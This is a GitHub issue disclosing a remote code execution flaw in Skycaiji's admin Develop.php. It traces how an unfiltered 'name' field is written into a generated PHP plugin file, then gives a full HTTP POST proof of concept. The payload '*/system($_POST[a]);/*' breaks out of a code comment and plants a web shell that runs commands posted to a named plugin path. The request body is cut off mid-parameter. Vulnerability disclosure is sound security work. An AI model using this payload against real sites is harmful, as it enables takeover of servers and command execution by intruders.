New issue

Jump to bottom

Remote code execution vulnerability in /SkycaijiApp/admin/controller/Develop.php #39

Open yuxianzi opened this issue on Mar 25 · 1 comment

yuxianzi commented on Mar 25

Vulnerability conditions

- Website Admin permissions

Vulnerability details

Location: /SkycaijiApp/admin/controller/Develop.php#L707#funcAction()

Code:

```
...
else{
                                $module=input('module');
                                $copyright=input('copyright');
                                $identifier=input('identifier');
                                $name=input('name');
                                $methods=input('methods/a',array());

                                if(empty($module)){
                                        $this->error('请选择类型');
                                }

                                $module=$mfuncApp->format_module($module);
                                $copyright=$mfuncApp->format_copyright($copyright);
                                $identifier=$mfuncApp->format_identifier($identifier);

                                if(!$mfuncApp->right_module($module)){
                                        $this->error('类型错误');
                                }
                                if(!$mfuncApp->right_identifier($identifier)){
                                        $this->error('功能标识只能由字母或数字组成，且首个字符必须是字
```

```
母! ');
                                }
                                if(!$mfuncApp->right_copyright($copyright)){
                                        $this->error('作者版权只能由字母或数字组成，且首个字符必须是字
母! ');
                                }

                                $newMethods=array();
                                foreach ($methods['method'] as $k=>$v){
                                        if(preg_match('/^[a-z\_]\w*/',$v)){

                                                foreach ($methods as $mk=>$mv){

                                                        $newMethods[$mk][$k]=$mv[$k];
                                                }
                                        }
                                }
                                $methods=$newMethods;
                                unset($newMethods);

                                if(empty($methods['method'])){
                                        $this->error('请添加方法! ');
                                }

                                $app=$mfuncApp->app_name($copyright,$identifier);

                                $id=$mfuncApp-
>createApp($module,$app,array('name'=>$name,'methods'=>$methods));

                                if($id>0){
                                        $this->success('创建成功','Develop/func?app='.$app);
                                }else{
                                        $this->error('创建失败');
                                }
                        }
                }
....
```

Vulnerability key code:

```
$app=$mfuncApp->app_name($copyright,$identifier);
$id=$mfuncApp->createApp($module,$app,array('name'=>$name,'methods'=>$methods));`
```

follow up $mfuncApp->app_name

```php
/*转换成app名称*/
public function app_name($copyright,$identifier){
    $copyright=$this->format_copyright($copyright);
    $identifier=$this->format_identifier($identifier);
    return $identifier.$copyright;
}
```

Concatenate $copyright, $identifier directly, then return.
Go back to `$id=$mfuncApp->createApp($module,$app,array('name'=>$name,'methods'=>$methods));`

follow up $mfuncApp->createApp

`$module,$app,array('name'=>$name,'methods'=>$methods)`

And the parameters we can control,follow up
`$funcFile=$this->filename($module,$app);`

```php
}
public function filename($module,$app){
    $module=$this->format_module($module);
    return $this->funcPath."{$module}/{$app}.php";
}
```

Return directly after splicing

Continue back to the createApp function

```php
$funcTpl=file_get_contents( filename: config( name: 'app_path').'/public/func_app/class.tpl');

$name=$appData['name'];
if(!empty($appData['name'])){
    $appData['name']="/**\r\n * ".$appData['name']."\r\n */";
}else{
    $appData['name']='';
}

if(is_array($appData['methods'])){
    $methods='';
    foreach ($appData['methods']['method'] as $k=>$v){
        if(preg_match( pattern: '/^[a-z\_]\w*/',$v)){

            $methods.="\r\n    /**\r\n     * ".strip_tags($appData['methods']['comment'][$k])."\r\n     */"
                ."\r\n    public function {$v}(\$val){\r\n        return \$val;\r\n    }";
        }
    }
    $appData['methods']=$methods;
}else{
    $appData['methods']='';
}

$funcTpl=str_replace(array('{$module}','{$classname}','{$name}','{$methods}'), array($module,$app,$appData['name'],$appData['methods']), $funcTpl);

if(write_dir_file($funcFile,$funcTpl)){
    return $this->insertApp(array('module'=>$module,'app'=>$app,'name'=>$name,'enable'=>1));
}else{
    return false;
```


There is no filter /* and */ for variables $name
/plugin/func/$module/$copyright$identifier.php

Exp is constructed directly here:

```
POST /index.php?s=/Admin/Develop/func HTTP/1.1
Host: 172.16.49.3:50004
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 179
Origin: http://172.16.49.3:50004
Connection: close
Referer: http://172.16.49.3:50004/index.php?s=/admin/Develop/func
Cookie: PHPSESSID=o7c4tlckirjijmciq20ivi0cv4; login_history=3%7C6a03060e5e6600124dab098dfed314df

_usertoken_=94701bbd27956c7d922c079da883c68f&module=downloadImg&name=*/system($_POST[a]);/*&identifie
```

check the file



Visit /plugin/func/downloadImg/A11B1.php

post: a=command

zjw710 commented on Mar 25

您好，您发给嘉伟的邮件已经收到。。。

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants